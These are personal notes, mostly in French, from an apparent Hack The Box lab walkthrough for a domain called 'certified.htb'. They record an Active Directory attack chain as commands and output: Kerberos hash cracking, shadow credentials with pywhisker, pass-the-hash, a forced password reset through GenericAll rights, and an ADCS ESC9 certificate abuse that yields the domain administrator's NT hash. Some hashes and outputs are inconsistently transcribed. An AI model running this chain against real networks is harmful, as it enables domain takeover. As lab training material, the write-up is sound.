7cee2eacddbf964211b8c67f83fa1f396d531f32c7c7b1330906f1446f7f83eaa03f96ff93b8bd0717e958d18d19947e92cff6b08f80e7d182663365be5cbaaa2fb2306294468150aff50f2f42a7 4ce6dee61532bd6667bf0a131140f2f6a1a8898c850c429d463db5d596d319e6b3e5473e5ed54760381952a689d010baccd49858136ad1f78875c26dd5b81ad28733d73486390db4dfb171cd92b4 a926cf1e82759e9a1f94c7d2a47b0f94ed9ee9febf39bb196c357cd6015<u>503a09880b91a37fe7688ba3633826a81b576219ccb472b757c037d8ca313d85806aecc8ff8b3ff85d395f044bec8112a</u> 4bbdb0b375ad2562ad0a25c6a1466a9df89a9b2433f7149ba6410962f1b054350a2db562b445b665949d307091df686d8dbd7e5a3158164f16d020b13a941187a06b6825248846f614a5e356abfb fb586dc7e285f1e8b8bffa766b5043d7da52cb08fed0e0543264721e116356bcea292afa6d983343d7f538e457eee60abd75d137f6f137832d106e397be1a61472f727c009731117ae6cb200af59 ee7360e39387590af203e4b2a54e470efba45d22813eaf6be65d9ea3f3bc3fb9ac5a879c864d6f5065bb48883eee82f56f332287e11316f5d85320729e7ebda59ec1b647aad669df2b239d3

crack the hash

hashcat -m 13100 hash /usr/share/wordlists/rockyou.txt

Impossible à craquer

Shadow credentials

```
pywhisker -d "certified.htb" -u "judith.mader" -p "judith09" --target
"management_svc" --action "add"
```

[Aug 27, 2025 - 11:11:00] HTB_VIP /workspace → pywhisker -d "certified.htb" -u "judith.mader" -p "judith09" --target "management_svc" --action "add"
[*] Searching for the target account
[*] Target user found: CN=management service, CN=Users, DC=certified, DC=htb
[*] Generating certificate
[*] Certificate generated
[*] Certificate generated
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID: 0a44f896-e528-1999-6578-bfb7f3bedcec
[*] Updating the msDS-KeyCredentialLink attribute of management_svc
[*] Updated the msDS-KeyCredentialLink attribute of the target object
[*] Converting PEM -> PFX with cryptography: IJfCdmF6.pfx
[*] PFX exportiert nach: IJfCdmF6.pfx
[*] Passwort für PFX: vcXnz31RjUd4qaTkHczH
[*] Saved PFX (#PKCS12) certificate & key at path: IJfCdmF6.pfx
[*] Must be used with password: vcXnz31RjUd4qaTkHczH
[*] A TGT can now be obtained with https://github_com/dirkjanm/PKINITtools

- [i] Passwort für PFX: vcXnz31RjU44qaTkHczH
- [+] Saved PFX (#PKCS12) certificate & key at path: IJfCdmF6.pfx
- [*] Must be used with password: vcXnz31RjU44qaTkHczH
- [*] A TGT can now be obtained with https://github.com/dirkjanm/PKINITtools



```
certipy cert -export -pfx "UN1rdQSi.pfx" -password "3rMtpYZmVKdlWldbSk97" -out
"unprotected.pfx"
```

```
[Aug 27, 2025 - 11:28:36 ] HTB_VIP /workspace → certipy cert -export -pfx "UN1rdQSi.pfx" -password "3rMtpYZmVKdlWldbSk97" -out "unprotected.pfx" Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Writing PFX to 'unprotected.pfx'
```

```
faketime -f +7h certipy auth -pfx "unprotected.pfx" -dc-ip '10.129.237.190' -
username 'management_svc' -domain 'certified.htb'
```

```
[Aug 27, 2025 - 11:29:58 ] HTB_VIP /workspace → faketime -f +7h certipy auth -pfx "unprotected.pfx" -dc-ip '10.129.237.190' -username 'management_svc' -domain 'certified.htb'
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[!] Could not find identification in the provided certificate
[*] Using principal: management_svc@certified.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'management_svc.ccache'
[*] Trying to retrieve NT hash for 'management_svc'
[*] Got hash for 'management_svc@certified.htb': aad3b435b51404eeaad3b435b51404ee:a091c1832bcdd4677c28b5a6a1295584
```

On a le hash, on peut maintenant effectuer du pass the hash.

aad3b435b51404eeaad3b435b51404ee:a091c1832bcdd4677c28b5a6a1295584

USER.TXT

WINRM management_svc

Lateral movement as CA_OPERATOR

SMB

```
] HTB_VIP /workspace → nxc smb certified.htb -u management_svc -H a091c1832bcddd677c28b5a6a1295584 --shares
                                      [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:certified.htb) (si
10.129.237.190 445 DC01
10.129.237.190 445
                                       [+] certified.htb\management_svc:a091****
10.129.237.190 445
                      DC01
                                       [*] Enumerated shares
10.129.237.190 445
                                       Share
                      DC01
                                                      Permissions
                                                                      Remark
10.129.237.190 445
                      DC01
10.129.237.190 445
10.129.237.190 445
10.129.237.190 445
                      DC@1
                                                                      Remote IPC
10.129.237.190 445
                                       NETLOGON
                                                      READ
10.129.237.190 445
                      DC01
                                                      READ
                                                                      Logon server share
```

Bloodhound






The user MANAGEMENT_SVC@CERTIFIED.HTB has GenericAll privileges to the user CA_OPERATOR@CERTIFIED.HTB.

This is also known as full control. This privilege allows the trustee to manipulate the target object however they wish.

trying force change password

bloodyAD --host "10.129.237.190" -d "certified.htb" -u "management_svc" -p aad3b435b51404eeaad3b435b51404ee:a091c1832bcdd4677c28b5a6a1295584 set password "ca_operator" "Password123"

On est maintenant CA_OPERATOR, seulement, je n'ai trouvé d'interessant sur ce compte. Il n'a pas de droits particuliers, WINRM non possible.



System

On sait que AD CS est installé sur la machine, car on a pu faire du généré le hash sur le compte management grâce au SPN.

Pour confirmer:

```
[Aug 27, 2025 - 11:58:50 ] HTB_VIP /workspace → nxc ldap certified.htb -u management_svc -H a091c1832bcdd4677c28b5a6a1295584 -M adcs

LDAP 10.129.237.190 389 DC01 [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:certified.htb)

LDAP 10.129.237.190 389 DC01 [*] Starting LDAP search with search filter '(objectClass=pKIEnrollmentService)'

ADCS 10.129.237.190 389 DC01 Found PKI Enrollment Server: DC01.certified.htb

ADCS 10.129.237.190 389 DC01 Found CN: certified-DC01-CA
```

certipy

certipy find -u <u>ca_operator@certified.htb</u> -p Password123 -vulnerable -stdout

```
CERTIFIED.HTB\Coperator ca' can enroll and template has no security extension

CERTIFIED.HTB\\Operator ca' can enroll and template has no security extension
```

CA Name : certified-DC01-CA
DNS Name : DC01.certified.htb

Certificate Subject : CN=certified-DC01-CA, DC=certified, DC=htb

ESC9 exploit

https://www.thehacker.recipes/ad/movement/adcs/certificate-templates#no-security-extension-esc9

certipy shadow auto -username "management_svc@certified.htb" -hashes a091c1832bcdd4677c28b5a6a1295584 -account ca_operator

58a478135a93ac3bf058a5ea0e8fdb71

certipy account update -username "management_svc@certified.htb" -hashes a091c1832bcdd4677c28b5a6a1295584 -user ca_operator -upn Administrator

```
[Aug 27, 2025 - 13:44:35 ] HTB_VIP /workspace → faketime -f +7h certipy account update -username "management_svc@certified.htb" -hashes a091c1832bcdd4677c28 b5a6a1295584 -user ca_operator -upn Administrator
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Updating user 'ca_operator':
    userPrincipalName : Administrator

[*] Successfully updated 'ca_operator'
```

certipy req -username "ca_operator@certified.htb" -hashes
"58a478135a93ac3bf058a5ea0e8fdb71" -target "certified.htb" -ca 'certified-DC01CA' -template 'CertifiedAuthentication'

```
[Aug 27, 2025 - 14:12:25 ] HTB_VIP /workspace → faketime -f +7h certipy req -username "ca_operator@certified.htb" -hashes "58a478135a93ac3bf058a5ea0e8fdb71" -target "certified.htb" -ca 'certified-DC01-CA' -template 'CertifiedAuthentication'
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 10
[*] Got certificate with UPN 'Administrator'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'
```

certipy account update -username "management_svc@certified.htb" -hashes
a091c1832bcdd4677c28b5a6a1295584 -user ca_operator -upn
"ca operator@certified.htb"

```
[Aug 27, 2025 - 14:15:44 ] HTB_VIP /workspace → certipy account update -username "management_svc@certified.htb" -hashes a091c1832bcdd4677c28b5a6a1295584 -user ca_operator -upn "ca_operator@certified.htb"

[*] Updating user 'ca_operator':

userPrincipalName : ca_operator@certified.htb

[*] Successfully updated 'ca_operator'
```

faketime -f +7h certipy auth -pfx 'administrator.pfx' -domain "certified.htb"

```
[Aug 27, 2025 - 14:16:51 ] HTB_VIP /workspace → faketime -f +7h certipy auth -pfx administrator.pfx -domain "certified.htb"
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@certified.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@certified.htb': aad3b435b51404eeaad3b435b51404ee:0d5b49608bbce1751f708748f67e2d34
```

aad3b435b51404eeaad3b435b51404ee:0d5b49608bbce1751f708748f67e2d34

On a le NT hash de l'admin, on peut s'y connecter :

